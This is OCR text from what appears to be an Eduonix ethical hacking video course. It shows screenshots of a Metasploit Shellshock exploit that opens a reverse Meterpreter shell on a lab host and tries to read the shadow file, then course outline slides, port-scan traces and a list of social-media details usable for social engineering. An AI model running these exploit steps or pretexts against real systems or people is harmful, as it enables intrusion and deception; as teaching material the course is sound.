

File Actions Edit View Help
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
eduonix



File Actions Edit View Help
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 10.0.0.97
rhosts => 10.0.0.97
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 10.0.0.97:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.0.83:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 10.0.0.97
[*] Meterpreter session 1 opened (10.0.0.83:4444 → 10.0.0.97:47165) at 2022-05-14 09:18:47 -0400
meterpreter > ls
Listing: /var/www/cgi-bin
Mode Size Type Last modified Name
100755/rwxr-xr-x 72 fil 2020-10-29 15:28:07 -0400 hello_world.sh
meterpreter > cd ..
meterpreter > clear
[-] Unknown command: clear
meterpreter > cd ..
meterpreter >
can sort of move around inside of the target system. I
was talking to let me clear inside of here. But as you



File Actions Edit View Help
Mode Size Type Last modified Name
100755/rwxr-xr-x 72 fil 2020-10-29 15:28:07 -0400 hello_world.sh
meterpreter > cd ..
meterpreter > clear
[-] Unknown command: clear
meterpreter > cd ..
meterpreter > ls
Listing: /var
Mode Size Type Last modified Name
040755/rwxr-xr-x 4096 dir 2014-04-10 18:12:14 -0400 backups
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 cache
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:16 -0400 lib
042775/rwxrwxr-x 4096 dir 2014-04-10 18:12:14 -0400 local
041777/rwxrwxrwx 80 dir 2022-05-14 09:14:10 -0400 lock
040775/rwxrwxr-x 4096 dir 2022-05-14 05:13:53 -0400 log
042775/rwxrwxr-x 4096 dir 2014-04-16 17:02:45 -0400 mail
040755/rwxr-xr-x 4096 dir 2020-10-29 15:35:31 -0400 opt
040755/rwxr-xr-x 900 dir 2022-05-14 09:14:03 -0400 run
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 spool
041777/rwxrwxrwx 4096 dir 2020-10-29 15:25:46 -0400 tmp
040755/rwxr-xr-x 4096 dir 2020-10-29 15:37:52 -0400 www
meterpreter >
So you can see generally what this exploit has done. It found

Metasploit and Evasion Detection

Meterpreter


File Actions Edit View Help
040775/rwxrwxr-x 4096 dir 2022-05-14 05:13:53 -0400 log
042775/rwxrwxr-x 4096 dir 2014-04-16 17:02:45 -0400 mail
040755/rwxr-xr-x 4096 dir 2020-10-29 15:35:31 -0400 opt
040755/rwxr-xr-x 900 dir 2022-05-14 09:14:03 -0400 run
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 spool
041777/rwxrwxrwx 4096 dir 2020-10-29 15:25:46 -0400 tmp
040755/rwxr-xr-x 4096 dir 2020-10-29 15:37:52 -0400 www
meterpreter > shell
Process 1983 created.
Channel 1 created.
^C
Terminate channel 1? [y/N] n
ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
might not be we're actually


File Actions Edit View Help
xml
zsh_command_not_found
cat shadow
cat: shadow: Permission denied
whoami
www-data
^C
Terminate channel 1? [y/N] y
meterpreter > ls
Listing: /var
Mode Size Type Last modified Name
040755/rwxr-xr-x 4096 dir 2014-04-10 18:12:14 -0400 backups
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 cache
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:16 -0400 lib
042775/rwxrwxr-x 4096 dir 2014-04-10 18:12:14 -0400 local
041777/rwxrwxrwx 80 dir 2022-05-14 09:14:10 -0400 lock
040775/rwxrwxr-x 4096 dir 2022-05-14 05:13:53 -0400 log
042775/rwxrwxr-x 4096 dir 2014-04-16 17:02:45 -0400 mail
040755/rwxr-xr-x 4096 dir 2020-10-29 15:35:31 -0400 opt
040755/rwxr-xr-x 900 dir 2022-05-14 09:14:03 -0400 run
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 spool
041777/rwxrwxrwx 4096 dir 2020-10-29 15:25:46 -0400 tmp
040755/rwxr-xr-x 4096 dir 2020-10-29 15:37:52 -0400 www
meterpreter > search -f
for files so I could do a search


eduonix
File Actions Edit View Help
zsh_command_not_found
cat shadow
cat: shadow: Permission denied
whoami
www-data
^C
Terminate channel 1? [y/N] y
meterpreter > ls
Listing: /var
Mode Size Type Last modified Name
040755/rwxr-xr-x 4096 dir 2014-04-10 18:12:14 -0400 backups
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 cache
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:16 -0400 lib
042775/rwxrwxr-x 4096 dir 2014-04-10 18:12:14 -0400 local
041777/rwxrwxrwx 80 dir 2022-05-14 09:14:10 -0400 lock
040775/rwxrwxr-x 4096 dir 2022-05-14 05:13:53 -0400 log
042775/rwxrwxr-x 4096 dir 2014-04-16 17:02:45 -0400 mail
040755/rwxr-xr-x 4096 dir 2020-10-29 15:35:31 -0400 opt
040755/rwxr-xr-x 900 dir 2022-05-14 09:14:03 -0400 run
040755/rwxr-xr-x 4096 dir 2020-10-29 15:38:02 -0400 spool
041777/rwxrwxrwx 4096 dir 2020-10-29 15:25:46 -0400 tmp
040755/rwxr-xr-x 4096 dir 2020-10-29 15:37:52 -0400 www
meterpreter > search -f apache
see if I can find the Apache files. I'm not


Ethical Hacking
&
Penetration Testing
Overview
Eduonix

Topics

- Chapter 1: Introduction to Ethical hacking and Penetration testing
- Chapter 2: Real World Information gathering
- Chapter 3: Scanning and Vulnerability assessment
- Chapter 4: Network attacking techniques
- Chapter 5: Desktop hacking techniques
- Chapter 6: Web Exploitation techniques
- Chapter 8: Wireless network Security
- Chapter 9: Metaspoilt
- Chapter 10: Detection Evasion

Introduction to Ethical hacking and Penetration testing

- What is Ethical Hacking
- Types of Hackers
- Hacktivism
- Computer Crimes & Legalities
- Penetration Testing and Types
- Practical Environment Setup

Real World Information gathering

- Information Intelligence techniques
- Footprinting and reconassaince
- Organization of information during penetration test
- Social media websites
- Harvesting company emails
- Using maltego for information gathering
- Search engine for penetration testers
- Using WhatWeb, HttpRecon and SSL SCAN
- IP address geolocation
- Web Application Firewall Detection, HTTP and DNS load balancer detection
- DNS Enumerating for penetration testers
- Mail Server Enumeration for penetration testers
- DNS and Whois Lookup

Scanning and Vulnerability assessment

- Packet Crafting with Scapy
- Port Scanning with Scapy
- Network Enumeration and Mapping Techniques
- Network scanning techniques
- Vulnerability Identification and Assessment techniques
- Practical avoidance techniques

Network attacking techniques

- Password cracking
- Man in the middle attacks
- Sniffing SSL
- RDP Attacks

Desktop hacking techniques

- Security assessment of Windows
- Security assessment of Linux
- Trojans, Backdoors Viruses and worms
- Hacking Windows
- Hacking Linux
- Data mining techniques
- Post Exploitation techniques
- Malware analysis

Web Exploitation techniques

- Web application architecture
- Web Application Scanning and Mapping
- Password Attacks
- Web Testing Tools
- Exploiting SQL Injection to Full System Access (MYSQL &MSSQL)
- Exploiting Blind SQL Injection to Full System Access (MySQL & MSSQL)
- Exploiting RFI, Local File include, File Uploads, RCE and XSS
- DOS attacks
- Attack Countermeasures

Wireless network Security


- Wireless networks introduction
- Standards and security solutions
- Wifi security threats
- Breaking WEP Encryption
- Rogue Access Points And Attacks
- Wireless Sniffing
- Protecting Wireless Networks


Metaspoilt


- Metaspoilt basics
- Advance Metaspoilt
- Metaspoilt practical usage

Detection Evasion

- What is Evasion and why is it the most important thing!


Ethical Hacking
&
Penetration Testing
Chapter 1
Intro to Ethical hacking & Pen testing
Eduonix
00:02 / 12:29


Press Esc to exit full screen
Topics
• What is Ethical Hacking
• Types of Hackers
• Hacktivism
• Computer Crimes & Legalities
• Penetration Testing and Types
• Practical Environment Setup


What is Ethical Hacking?
• Performed by an ethical hacker
• White hat hacking
• How can hacking be ethical?
• More than just a penetration tester
00:33 / 12:29


Types of Hackers
• White Hat
• Black Hat
• Grey Hat
• Elite Hacker
• Script Kiddie
02:44 / 12:29

Hacktivism

Anonymous

LulzSec

Syrian Electronic Army

Computer crimes and legalities

"If a computer has been involved in the commission of a crime, or it has been the target"

Attached; UK Cyber Crime Strategy, by the Home Office.

1. Contents
2. Computer Misuse Act
3. Copyright
4. Data Protection
5. Official Secrets Acts
6. Defamation
7. Obscenity
8. Communications
9. Health and Safety
10. Computer Evidence
11. Discrimination
12. Criminal Law
13. Advertisements and Commercial Activity
14. International Law and the Internet
15. Regulation of Investigatory Powers Act 2000 & Lawful Business Practice Regulations
16. Rules & Regulations for the Use of The University of Greenwich Information Technology Facilities and Systems
17. Use of The University of Greenwich IT Systems

Penetration testing types

- Network services test
- Client-Side test
- Web application test
- Remote dial-up war dial
- Wireless security test
- Social engineering test

Practical Environment Setup

- Oracle VM VirtualBox - https://www.virtualbox.org/wiki/Downloads
- Kali Linux - http://www.kali.org/downloads/
- Centos - http://www.centos.org/download/

Ethical Hacking
&
Penetration Testing

Chapter 2
Real World Information gathering

Eduonix

Topics

- Information Intelligence techniques
- Footprinting and reconnaissance
- Organization of information during penetration test
- Social media websites
- Harvesting company emails
- Using maltego for information gathering
- Search engine for penetration testers
- Using WhatWeb, HttpRecon and SSL SCAN
- IP address geolocation
- Web Application Firewall Detection, HTTP and DNS load balancer detection
- DNS Enumerating for penetration testers
- Mail Server Enumeration for penetration testers
- DNS and Whois Lookup

Information Intelligence techniques


- Covert Human Intelligence Sources
  Boots on the ground, reporting information
- Directed Surveillance
  Following and or observing targets
- Interception of communications
  Snooping on a specific target
- Intrusive surveillance
  - Eavesdropping on a person(s) in their home or car

Information Intelligence techniques (technet)

Network & Host mapping

- Determine what hosts are available
- Allows prioritisation of targets
- More efficient attack vectors
- Easer to defend

Class B Network 172.10.0.0
Possible addresses; 65,536
Possible TCP Ports per host; 65,536
Possible UDP Ports per host; 65,536
Total targets; over 23 Trillion!
18 pps scan would take 5m years



Footprinting & Reconnaissance

ICMP Host Scan

```
01:00:38.861865 pinger.mappem.com > 192.168.6.1: icmp: echo request
01:00:51.903375 pinger.mappem.com > 192.168.6.2: icmp: echo request
01:01:04.925395 pinger.mappem.com > 192.168.6.3: icmp: echo request
01:01:18.014343 pinger.mappem.com > 192.168.6.4: icmp: echo request
01:01:31.035095 pinger.mappem.com > 192.168.6.5: icmp: echo request
01:01:44.078728 pinger.mappem.com > 192.168.6.6: icmp: echo request
01:01:57.098411 pinger.mappem.com > 192.168.6.7: icmp: echo request
```

Footprinting & Reconnaissance

Scan using UDP echo Requests

```
02:08:48.088681 slowpoke.mappem.com.3066 > 192.168.134.117.echo: udp 6
02:15:04.539055 slowpoke.mappem.com.3066 > 172.31.73.1.echo: udp 6
02:15:13.155988 slowpoke.mappem.com.3066 > 172.31.16.152.echo: udp 6
02:22:38.573703 slowpoke.mappem.com.3066 > 192.168.91.18.echo: udp 6
02:27:07.867063 slowpoke.mappem.com.3066 > 172.31.2.176.echo: udp 6
02:30:38.220795 slowpoke.mappem.com.3066 > 192.168.5.103.echo: udp 6
02:49:31.024008 slowpoke.mappem.com.3066 > 172.31.152.254.echo: udp 6
02:49:55.547694 slowpoke.mappem.com.3066 > 192.168.219.32.echo: udp 6
03:00:19.447808 slowpoke.mappem.com.3066 > 172.31.158.86.echo: udp 6
```

Footprinting & Reconnaissance

Broadcast ICMP

```
00:43:58.094644 pinger.mappem.com > 192.168.64.255: icmp: echo request
00:43:58.604889 pinger.mappem.com > 192.168.64.0: icmp: echo request
00:50:02.297035 pinger.mappem.com > 192.168.65.255: icmp: echo request
00:50:02.689911 pinger.mappem.com > 192.168.65.0: icmp: echo request
00:54:56.911891 pinger.mappem.com > 192.168.66.255: icmp: echo request
00:54:57.265833 pinger.mappem.com > 192.168.66.0: icmp: echo request
00:59:52.822243 pinger.mappem.com > 192.168.67.255: icmp: echo request
00:59:53.415182 pinger.mappem.com > 192.168.67.0: icmp: echo request
```

Footprinting & Reconnaissance

Port scan

```
09:52:25.349706 bad.guy.org.1797 > target.mynetwork.com.12: S
09:52:25.375756 bad.guy.org.1798 > target.mynetwork.com.11: S
09:52:26.573678 bad.guy.org.1800 > target.mynetwork.com.10: S
09:52:26.603163 bad.guy.org.1802 > target.mynetwork.com.9: S
09:52:28.639922 bad.guy.org.1804 > target.mynetwork.com.8: S
09:52:28.668172 bad.guy.org.1806 > target.mynetwork.com.7: S
09:52:32.749958 bad.guy.org.1808 > target.mynetwork.com.6: S
09:52:32.772739 bad.guy.org.1809 > target.mynetwork.com.5: S
09:52:32.802331 bad.guy.org.1810 > target.mynetwork.com.4: S
09:52:32.824582 bad.guy.org.1812 > target.mynetwork.com.3: S
09:52:32.850126 bad.guy.org.1814 > target.mynetwork.com.2: S
09:52:32.871856 bad.guy.org.1816 > target.mynetwork.com.1: S
```

Social Media websites

Information you can gather from social media;

Full name	
Family members	"Oh hey I was just taking to..."
Friends	"Oh hey I was just taking to..."
Current location	"I just spoke to ... he told me he was on holiday and said I could have his password"
Home location	Possible snooping from home location "I know where you live"
Email address	Phishing attack
Social plan	Possible snooping, interception or "Hey, I recognise you, you work for ... don't you?"
Latest purchases	May give information on how wealthy you are
Phone number	Further social engineering attacks, spear phishing
Likes/Dislikes	Could pretend to have same Likes


Social Media websites

